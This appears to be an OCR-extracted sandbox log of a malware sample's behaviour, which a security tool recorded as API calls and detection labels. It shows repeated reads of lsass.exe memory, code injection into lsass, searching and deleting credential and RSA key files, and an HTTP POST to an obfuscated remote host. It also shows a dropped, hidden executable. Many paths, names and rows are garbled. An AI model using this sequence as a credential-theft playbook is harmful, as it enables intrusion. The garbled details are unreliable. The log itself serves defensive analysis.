Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171138,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1711b8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 171238,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1712b8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171338,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1713b8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171438,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1714b8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 171538,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1715b8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171638,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir:%\System32\lsass.exe, 1716b8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171738, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 171938, 8#., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 172338, #., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1723b8, 8%., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 172538, .v., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1d76d8, Xv., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d7658, Xw., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d7758, .w., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d77d8, Xz., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d7a58, .z., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d7ad8, .z., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1f7ac0, . , 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1f7cc0, .e., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d65d8,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209308,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209388,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%)System32\sass.exe, 209408,, 120, 14e1c0) Return: 0	2984	2976
Call System API		2984	2976
	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 209488,, 120, 14e1c8) Return: 0		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209508,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209588,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209608,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209688,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209788,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209808,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 209908,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209988,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209a08,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209b08,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209c08,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209c88,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209d08,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 209d88,, 120, 14e1c8) Return: 0	2984	2976
our Oyalon MFT		2007	2010

Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 209e08,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 209e88,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 209f08,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 209/88,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20a008,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 20a088,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 20a108,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20a188,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20a208,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e2b0,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e3b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e430,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e4b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e530,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e5b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e630,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e6b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e730,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e7b0,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e8b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22e930, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22ea30,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22eab0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%)System32\sass.exe, 22eb30,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22ebb0,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 22ecb0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22ed30,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22edb0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22ee30,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22eeb0, 0.", 120, 14e1c8) Return: 0	2984	2976
		2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22ef30,", 120, 14e1c8) Return: 0		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22efb0,", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 22f1b0,v", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffdf00c,v, 4, 14e1f4) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 76f58894,, 4, 14e1f4) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 161c10,, 120, 14e1f4) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161ab8, I, 20, 14e22c) Return: 0	2984	2976
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:480:lsass.exe, 740000, B.3v, 8980, 0) Return: 1	2984	2976
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2976 Target Process ID: 480 Target Image Path: Isass.exe Injected Content: B.3v		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c,v, 4, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 161c10,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c90,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%lSystem32\sass.exe, 16188, p., 120, 14e18) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 162070, \tilde{.}, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1627a8, .[., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 1628e8, *., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 162a20, H, 120, 14e1c8) Return: 0	2984	2976
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:480:lsass.exe, 750000, UE.SVW.8.pt.X\n., 223, 0) Return: 1	2984	2976
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2976 Target Process ID: 840 Target Image Path: Isass.exe Injected Content: UE.SWW.8.pt.X.\n.		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Microsoft\Credentials) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft/Credentials), 14f454, 0, 0, 0) Return: 1f7148	2984	2976
	AS THAMBOLT HOLLISH RELATE ANGS. (PECOALAR FUATA PUBLICUSUR(CIEUEIHIAIS), U, 141404, U, U, U) RETURN. 11/148		
	ADI Nicoro, Find Find Find Find Array (MI OCAL ADDDATAN) NO. 11 11 12 A AMERICA O C. 17 11 12 A	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 14f454, 0, 0, 0) Return: 1f7148		
	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 14f454, 0, 0, 0) Return: 1f7148 Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	2984	2976
Call Filesystem API			2976
Call Filesystem API Delete File	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2976 File: %APPDATA%\D2EFF9\94A37B.lck		2976
Call Filesystem API Delete File Detection	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2976 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	2984	

Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2976		
	File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b 82c-f9f84dbe74f1 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14efa0, 1, 0, 0) Return: 1f7148	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eb74, 1, 0, 0) Return: 1f7148	2984	2976
Call System API	API Name: BCryptDecrypt Args: (290000, Àhj7æ*É'4Ø, 64, 0, çVåBç2-ßàóZw, 8, Àhj7æ*É'4Ø, 64, 14675684, 0) Return: 0	2976	480
Add File	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call System API	API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b700, 1c) Return: 1	2984	2976
Call System API	API Name: DnsQueryExW Args: (—«ÁÐÐŒš'šŒ-'ÑŒŚÐ"ÎĪЙšÑ—, 1, 40000000) Return: 123	2984	2976
Call Network API	API Name: socket Args: (23, 2, 0) Return: 258	2984	2976
Call Network API	API Name: socket Args: (2, 1, 6) Return: 258	2984	2976
Call Network API	API Name: connect Args: (258, —‹ÁÐÐŒš'šŒ-'ÑŒŠÐ"ÎİЙšÑ—:80, 16) Return: 0	2984	2976
Call Network API	API Name: send Args: (258, POST HTTP/1.0/r)nUser-Agent: Mozilla/4.08 [Charon; Inferno]l/nHost:/r)nAccept: */"\nContent-Type: appli cation/octet-stream/r)nContent-Encoding: binary/r\nContent-Key: D9228F82\r\nContent-Length: 204\r\nConnection: close\r\n\r\n, 244, 0) Return: 244	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: — <a\x8iiaddcs*\x8iis\x8d\c=\nc\cdot\\ \text{pil}\text{dil}\text{dil}\text{v\x8ii}\x8dn\x8ii-x8ii-x8ii-x8ii-x8ii-x8ii-x8ii-x8ii<="" td=""><td></td><td></td></a\x8iiaddcs*\x8iis\x8d\c=\nc\cdot\\>		
Call Network API	r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 204\r\nConnection: close\r\n\r\n API Name: send Args: (258, ., 204, 0) Return: 204	2984	2976
Detection	API Name: send Args: (256, ., 204, 0) Return: 204 Threat Characteristic: Connects to remote URL or IP address	2304	2310
Detection	Threat Characteristic: Johnects to remote URL or in address Connection: —«\x8fAbDCs\su8f\s\x8f\s\x8dC=\niCs\su5\ni\ni\ni\s8d\s\ni\x8f—\x8f\s\0 Content:		
Call Network API	API Name: recv Args: (258, , 4048, 0) Return: ?	2984	2976
Add File	Path: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_W32	2984	2976
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2976		
	File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%ID2EFF9I94A37B.exe		
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%TEMP%)yugdasav.exe, %APPDATA%\D2EFF9\94A37B.exe, 0, 0, 1) Return: 1	2984	2976
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f314, 1, 0, 0) Return: 1f7148	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eee8, 1, 0, 0) Return: 1f7148	2984	2976
Call System API	API Name: BCryptDecrypt Args: (290000, Àhj7æ 'Ê'4Ø, 64, 0, çVâBç2-ßàóZw, 8, Àhj7æ 'Ê'4Ø, 64, 14675684, 0) Return: 0	2976	480
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Write File	Path: %APPDATA%IMicrosoftCryptolRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9/84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call System API	API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 256ea8, 2d) Return: 1	2984	2976
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%ID2EFF9\94A37B.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\D2EFF9		
Write File	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-	2984	2976
	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS		
Delete File	Description of the property of	2984	2976
Delete File Call Filesystem API	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-	2984 2984	2976 2976
	Path: %APPDATA%\\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%\\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197		
Call Filesystem API	Path: %APPDATA%\\dicrosoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%\\dicrosoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	2984	2976
Call Filesystem API Call Filesystem API	Path: %APPDATA%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2984 2984	2976 2976
Call Filesystem API Call Filesystem API Call Filesystem API	Path: %APPDATA%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2984 2984 2984	2976 2976 2976
Call Filesystem API Call Filesystem API Call Filesystem API Call System API	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f328, 1, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14efc, 1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (290000, Åhj7æ*f£'4Ø, 64, 0, çVåBç2-8àóZw, 8, Åhj7æ*f£'4Ø, 64, 14675684, 0) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-	2984 2984 2984 2976	2976 2976 2976 480
Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f328, 1, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eefc, 1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (290000, Åhj7æ*É4Ø, 64, 0, çVåBç2-ßàdZw, 8, Åhj7æ*É4Ø, 64, 14675684, 0) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b700, 1c) Return: 1	2984 2984 2984 2976 2984	2976 2976 2976 480 2976
Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Write File	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f328, 1, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eefc, 1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (290000, Åhj7æ*É4Ø, 64, 0, çVåBç2-ßàdZw, 8, Åhj7æ*É4Ø, 64, 14675684, 0) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984 2984 2984 2976 2984	2976 2976 2976 480 2976 2976
Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Write File Call System API	Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14f328, 1, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eefc, 1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (290000, Åhj7æ*É4Ø, 64, 0, çVåBç2-ßàdZw, 8, Åhj7æ*É4Ø, 64, 14675684, 0) Return: 0 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b700, 1c) Return: 1	2984 2984 2984 2976 2984 2984	2976 2976 2976 480 2976 2976
Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Write File Call System API Call System API Call System API Call System API	Path: %APPDATA%Microsoft(Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%Microsoft(Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%Microsoft(Crypto\RSA*, 0, 14f328, 1, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%Microsoft(Crypto\RSA*, 0, 14eefc, 1, 0, 0) Return: 1f7148 API Name: BCryptDecrypt Args: (290000, Åhj7æ*f£4Ø, 64, 0, çVåBç2-ßàózw, 8, Åhj7æ*f£4Ø, 64, 14675684, 0) Return: 0 Path: %APPDATA%Microsoft(Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%Microsoft(Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (-(r\d\DOS)DOS)	2984 2984 2984 2976 2984 2984 2984	2976 2976 2976 480 